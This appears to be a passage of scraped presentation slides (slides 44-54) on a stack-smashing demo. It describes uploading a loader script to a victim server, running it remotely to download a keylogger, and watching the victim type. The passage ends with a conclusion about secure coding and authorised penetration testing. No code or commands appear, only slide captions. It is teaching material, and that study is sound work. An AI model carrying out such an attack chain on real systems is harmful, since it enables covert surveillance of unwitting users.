    Sending the loaderto victim Echo loader script over the command line to victim server Successfully uploaded script to the victim
  • 44.
    Sending the loaderto victim Echo loader script over the command line to victim server
  • 45.
    Exploiting the Smash(Step 2) 2) Remotely execute the loader to download keylogger to victim (NEXT SLIDE)
  • 46.
    Remotely execute loader Remotelyexecute loader script Victim downloaded keylogger
  • 47.
    Remotely execute loader Remotelyexecute loader script Victim downloaded keylogger
  • 48.
    Exploiting the Smash(Step 3) 3) Execute the payload remotely, which in this instance is a keylogger (NEXT SLIDE)
  • 49.
    Remotely execute payload(keylogger) Remotely execute loader script
  • 50.
    Exploiting the Smash(Step 4) 4) Sit back, relax, and see what the victim is up to now…… (NEXT 2 SLIDES)
  • 51.
    See what the‘client’ is up to….. Client typing the following in Firefox: 1) www.google.com 2) I think I’ve been p0wned
  • 52.
    See what the‘client’ is up to….. Client typing the following in Firefox: 1) www.google.com 2) I think I’ve been p0wned
  • 53.
    • Main Takeaway:A necessary step in writing secure code is having an understanding of how vulnerable code can be exploited • Read “Secure coding in C/C++” • Penetration testing is a valuable skill that (with the organizations approval) can allow you to find vulns before the bad guys do Conclusion
  • 54.